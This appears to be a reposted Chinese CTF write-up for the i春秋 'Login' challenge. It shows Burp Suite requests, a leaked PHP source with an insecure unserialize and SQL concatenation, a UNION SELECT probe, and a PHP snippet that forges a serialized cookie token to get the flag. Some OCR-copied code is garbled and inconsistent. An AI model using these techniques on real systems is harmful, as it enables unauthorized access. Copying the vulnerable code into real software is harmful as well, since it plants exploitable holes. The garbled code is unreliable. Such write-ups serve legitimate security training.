

i春秋Login

转载

weixin_30701575 于 2019-08-07 01:38:00 发布 184 收藏

文章标签: php

原文链接: <http://www.cnblogs.com/wosun/p/11312812.html>

版权

打开是个很普通的登录网页



查看源码看看有没有东西

< > ⌂ ⌂ | ★ view-source:fe7d736f1ae0401dt

书签 | 常用网址 京东商城 中国大学MOOC C 语言开

```
16     </form>
17     <h4 style="color:red">error!!</h4>    </div>
18 </body>
19 </html>
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51 <!-- test1 test1 -->
52
53
54
55
```

找到绿色的提示，可能是账号密码，试试

选手训练营 - 网络安全竞赛|网络安全 fe7d736f1ae0401dt

< > ⌂ ⌂ | ★ fe7d736f1ae0401dt

书签 | 常用网址 京东商城 中国大学MOOC

(' ') Y ~ ━ ━

成功进来了，再右键源码，没东西。。。抓包试试，传repeater里go一下

Burp Suite Professional v1.7.36 - Temporary Project - licensed to surfenxyz

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Request

Raw Params Headers Hex

```
GET /member.php HTTP/1.1
Host: fe7d736f1ae0401db9968d08605cc7a9080821cd6679492d.changame.ichunqiu.com
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
QQBrowser/10.2.2265.400
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer:
http://fe7d736f1ae0401db9968d08605cc7a9080821cd6679492d.changame.ichunqiu
.com/index.php?error=1%20union%20select%201,2,3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba
3; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563950551,1563966464,1564768335,
1564838395; __jsluid_h=3d513768e9cb9513503dc0398e4b74ef;
PHPSESSID=81js0d9j8vmgtvskrelv0Obu85;
ci_session=7a3a6ebd8c7f4586321a10e9ad4fbfbaf73a2897;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1565003006
Connection: close
```

Response

Raw Headers HTML Render

Name	Value
HTTP/1.1	200 OK
Date	Mon, 05 Aug 2019 11:05:37 GMT
Content-Type	text/html; charset=utf-8
Content-Length	69
Connection	close
Vary	Accept-Encoding
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma	no-cache
show	0

Raw

```
<html>
<meta charset="utf-8" />
</head>
<body>
```


Done

发现一个奇怪的变量，在request中传入其他值试试

show:1

```
GET /member.php HTTP/1.1
Host: fe7d736f1ae0401db9968d08605cc7a9080821cd6679492d.changame.ichunqiu.com
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
QQBrowser/10.2.2265.400
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
show:1
Referer:
http://fe7d736f1ae0401db9968d08605cc7a9080821cd6679492d.changame.ichunqiu
.com/index.php?error=1%20union%20select%201,2,3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba
3; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1563950551,1563966464,1564768335,
1564838395; __jsluid_h=3d513768e9cb9513503dc0398e4b74ef;
PHPSESSID=81js0d9j8vmgtvskrelv0Obu85;
ci_session=7a3a6ebd8c7f4586321a10e9ad4fbfbaf73a2897;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1565003006
Connection: close
```

Go一下，弹出一堆flag获取信息



```
<?php

include 'common.php';

$request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);

class db

{

public $where;

function __wakeup()

{

if(!empty($this->where))

{

$this->select($this->where);

}

}

function select($where)

{

$sql = mysql_query('select * from user where '.$where);

}

}

echo $flag;
else if($row['pass'] == $login['pass']){
echo 'Login successful';
}
else{
echo "Incorrect password";
}
else{
header("Location: index.php?error=1");
}

--> -->{000}1001-1
```

```

return @mysql_fetch_array($sql);

}

}

if(isset($requset['token']))
{
$login = unserialize(gzuncompress(base64_decode($requset['token'])));

$db = new db();

$row = $db->select('user='.$mysql_real_escape_string($login['user']).'\'');

if($login['user'] === 'ichunqiu')

{
echo $flag;

}else if($row['pass'] !== $login['pass']){
echo 'unserialize injection!!';

}else{
echo "(` `□` )` ~—~— ";
}

}else{
header('Location: index.php?error=1');

}

```

?>

大概php代码的意思是，包含common.php文件，将\$_GET, \$_POST, \$_SESSION, \$_COOKIE放入一个数组中，再定义了一个类然后是一个if判断，如果\$requset['token']存在就执行，在if里面login是序列化的压缩的(\$requset['token'])base64解码

db为class db，然后row的值为db中user的输入，如果login['user']变量的值与类型等于ichunqiu就输出flag，此外如果row不全等与login['pass']就输出unserialize injection!!，否则输出echo "(` `□`)` ~—~— "；


所以这里没有什么复杂的判断就让login['user']全等于ichunqiu就行了

而login['user']是经过加密的，这里我们就自己写一个解密php就行了

```
wosun.html 123.php x
C: > Users > 七星 > Desktop > 123.php
1 <?php
2 $a = array('user'=>'ichunqiu');
3 $a = base64_encode(gzcompress(serialize($a)));
4 echo $a
5 ?>
```

```
<?php
$a = array('user'=>'ichunqiu');
$a = base64_encode(gzcompress(serialize($a)));
echo $a
?>
```


然后在本地运行一下，出现我们需要的user



eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

最后有两种方法传入token的值

一：打开firefox浏览器，使用其cookie editor插件，新增一个cookie，其名为token，其值为上面的一长串，然后保存，刷新



token

Name	<input type="text" value="token"/>	<input type="button" value="Delete"/>
Value	<input type="text" value="eJxLdK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA=="/>	<input type="button" value="Show Advanced"/>

得到flag



flag{f3ac41fd-885a-433a-a6ae-87c25ce3e0d2}

二：使用bp传入

在Proxy中写入cookie的补充值token然后传入repeater，补上show:1，go一下出现flag

Burp Suite Professional v1.7.36 - Temporary Project - licensed to surferxyz

Burp Intruder Repeater Window Help

Target: http://db3cfdbe39f6424c8cb257637d8ca5e95e1f35f42edf4f63.changame.ichunqiu.com

Request

Raw Params Headers Hex

```
GET /member.php HTTP/1.1
Host: db3cfdbe39f6424c8cb257637d8ca5e95e1f35f42edf4f63.changame.ichunqiu.com
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
QBBrowser/10.2.2265.400
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/avng,*/*;q=0.8
show:1
Referer: http://db3cfdbe39f6424c8cb257637d8ca5e95e1f35f42edf4f63.changame.ichunqiu.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=16c5375f274d5-0df0d031400707-335a4b7d-144000-16c5375f27eba3; ckphome=acWxNpxhQpDiachhNuSnEgyiQuD10000; ci_session=bcd358e9f0d7063e58cb58fa2be0e3b17a1022t; Hm_lvt_2d0f01bd28de7d49818249cf35d95943=1563966464,15647680335,15648308395,1565111122; Hm_lpvt_2d0f01bd28de7d49818249cf35d95943=1565111162; _jsuid_h=28e41ec03e4703d38f71da74a5c6e4c; PHPSESSID=nnhvdlruaptntcp9o4gankv2; token=eJxLdK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```

Response

Raw Headers Hex HTML Render

```
<head>
<meta charset="utf-8" />
</head>
<!-- <?php
    include 'common.php';
    $request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    class db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }
        function select($where)
        {
            $sql = mysql_query('select * from user where
'. $where);
            return @mysql_fetch_array($sql);
        }
    }
    if(isset($request['token']))
    {
        $login =
unserialize(gzuncompress(base64_decode($request['token'])));
        $db = new db();
        $row =
$db->select('user')->mysql_real_escape_string($login['user'])."";
        if($login['user'] == 'ichunqiu')
        {
            echo $flag;
        } else if($row['pass'] != $login['pass']){
            echo 'unserialize injection!';
        } else{
            echo "(恭喜你)正确!";
        }
    } else{
        header('Location: index.php?error=1');
    }
?> -->flag{0e017d1f-f630-4e18-aaf7-dfb3ec2a20d5}
```

注：最近春秋平台老是出现flag错误的回报，明明是正确的，这里就需要多次尝试，或则重新创建题目

转载于:<https://www.cnblogs.com/wosun/p/11312812.html>